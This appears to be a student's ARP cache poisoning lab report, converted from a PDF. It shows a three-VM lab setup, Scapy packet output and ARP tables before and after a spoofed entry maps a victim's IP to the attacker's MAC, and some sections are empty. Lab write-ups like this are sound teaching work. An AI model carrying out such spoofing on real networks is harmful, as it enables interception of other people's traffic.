

---

# Assignment 3

## ARP Cache Poisoning Attack Lab

**Name:Nikhil T M**


**SRN:PES1UG20CS821**

**Section:F**

Lab Set Up:

Virtual Machine	IP Address	MAC Address
Attacker	10.0.2.14	08:00:27:7a:0e:fb
VM 1(Ubuntu 1)	10.0.2.8	08:00:27:ab:41:94
VM 2(Ubuntu 2)	10.0.2.9	08:00:27:16:1d:52

### Attacker machine



```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:7a:0e:fb
              inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.0
              inet6 addr: fe80::b069:9ec0:5d23:9722/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                      RX packets:24 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:3639 (3.6 KB)  TX bytes:9082 (9.0 KB)

lo          Link encap:Local Loopback
              inet addr:127.0.0.1  Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING  MTU:65536  Metric:1
                      RX packets:78 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1
                      RX bytes:21940 (21.9 KB)  TX bytes:21940 (21.9 KB)

[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

## ubuntu1 machine

The screenshot shows the desktop environment of an Ubuntu 1 machine running in Oracle VM VirtualBox. The terminal window displays the output of the 'ifconfig' command:

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:ab:41:94
            inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
            inet6 addr: fe80::1441:2a5e:5579:48c2/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:59 errors:0 dropped:0 overruns:0 frame:0
              TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:9535 (9.5 KB) TX bytes:8085 (8.0 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:65536 Metric:1
              RX packets:70 errors:0 dropped:0 overruns:0 frame:0
              TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:21554 (21.5 KB) TX bytes:21554 (21.5 KB)

[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

The desktop interface includes a dock with icons for various applications like a browser, file manager, and system tools. The taskbar at the bottom shows the date and time as 10/10/2021 11:38 AM.

## ubuntu2 machine

The screenshot shows the desktop environment of an Ubuntu 2 machine running in Oracle VM VirtualBox. The terminal window displays the output of the 'ifconfig' command:

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:16:1d:52
            inet addr:10.0.2.9 Bcast:10.0.2.255 Mask:255.255.255.0
            inet6 addr: fe80::61b0:fc40:57c2:e0/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:15 errors:0 dropped:0 overruns:0 frame:0
              TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:2356 (2.3 KB) TX bytes:7908 (7.9 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:65536 Metric:1
              RX packets:68 errors:0 dropped:0 overruns:0 frame:0
              TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:21461 (21.4 KB) TX bytes:21461 (21.4 KB)

[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

The desktop interface includes a dock with icons for various applications like a browser, file manager, and system tools. The taskbar at the bottom shows the date and time as 10/10/2021 11:38 AM.

## Task 1: ARP Cache Poisoning

After executing skeleton code to construct ARP packet on Attacker

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo python arp.py
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:7a:0e:fb
type    = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:7a:0e:fb
psrc    = 10.0.2.14
hwdst    = 00:00:00:00:00:00
pdst    = 0.0.0.0

Sent 1 packets.
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

After executing skeleton code to construct ARP packet on Ubuntu 1

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo python arp.py
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:ab:41:94
type    = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:ab:41:94
psrc    = 10.0.2.8
hwdst    = 00:00:00:00:00:00
pdst    = 0.0.0.0

Sent 1 packets.
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

After executing skeleton code to construct ARP packet on Ubuntu 2

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo python arp.py
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:16:1d:52
type    = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsr    = 08:00:27:16:1d:52
psrc    = 10.0.2.9
hwdst   = 00:00:00:00:00:00
pdst    = 0.0.0.0

Sent 1 packets.
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

## Task 1: ARP Cache Poisoning


### Task1A (using ARP request)

Before attack

ARP table cache in ubuntu1

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          Hwtype  Hwaddress        Flags Mask           Iface
10.0.2.3         ether   08:00:27:80:6d:21  C             enp0s3
10.0.2.1         ether   52:54:00:12:35:00  C             enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```


## ARP table cache in Ubuntu 2



```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype  Hwaddress      Flags Mask          Iface
10.0.2.3          ether    08:00:27:80:6d:21  C        enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C        enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```


## After attack

### ARP table cache in ubuntu1



```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype  Hwaddress      Flags Mask          Iface
10.0.2.9          ether    08:00:27:7a:0e:fb  C        enp0s3
10.0.2.3          ether    08:00:27:80:6d:21  C        enp0s3
10.0.2.14          (incomplete)
10.0.2.1          ether    52:54:00:12:35:00  C        enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

## ARP table cache in ubuntu2




The screenshot shows a terminal window titled "ubuntu2 [Running] - Oracle VM VirtualBox". The terminal displays the output of the "arp" command:

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype   Hwaddress      Flags Mask        Iface
10.0.2.3          ether    08:00:27:80:6d:21 C       enp0s3
10.0.2.1          ether    52:54:00:12:35:00 C       enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

Before the attack we can see that there are 2 entries in the Ubuntu 1 and Ubuntu 2 in the ARP cache. after the attack we can see that the new entry adds in the ARP cache in ubuntu1 which have IP address and MAC address of the ubuntu2

### After deleting

**sudo arp -d 10.0.2.9**




The screenshot shows a terminal window titled "ubuntu1 [Running] - Oracle VM VirtualBox". The terminal displays the output of the "arp" command before and after deleting the entry for IP 10.0.2.9:


```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype   Hwaddress      Flags Mask        Iface
10.0.2.9          ether    08:00:27:7a:0e:fb C       enp0s3
10.0.2.3          ether    08:00:27:80:6d:21 C       enp0s3
10.0.2.14         (incomplete)
10.0.2.1          ether    52:54:00:12:35:00 C       enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo arp -d 10.0.2.9
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype   Hwaddress      Flags Mask        Iface
10.0.2.9          (incomplete)
10.0.2.3          ether    08:00:27:80:6d:21 C       enp0s3
10.0.2.14         (incomplete)
10.0.2.1          ether    52:54:00:12:35:00 C       enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

## Before attack

### ubuntu1




### ubuntu2



## After attack

### ubuntu1




ubuntu1 [Running] - Oracle VM VirtualBox

Terminal

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype   Hwaddress       Flags Mask      Iface
10.0.2.9          ether     08:00:27:7a:0e:fb  C        enp0s3
10.0.2.3          ether     08:00:27:80:6d:21  C        enp0s3
10.0.2.14         ether     08:00:27:7a:0e:fb  C        enp0s3
10.0.2.1          ether     52:54:00:12:35:00 C        enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo arp -d 10.0.2.14
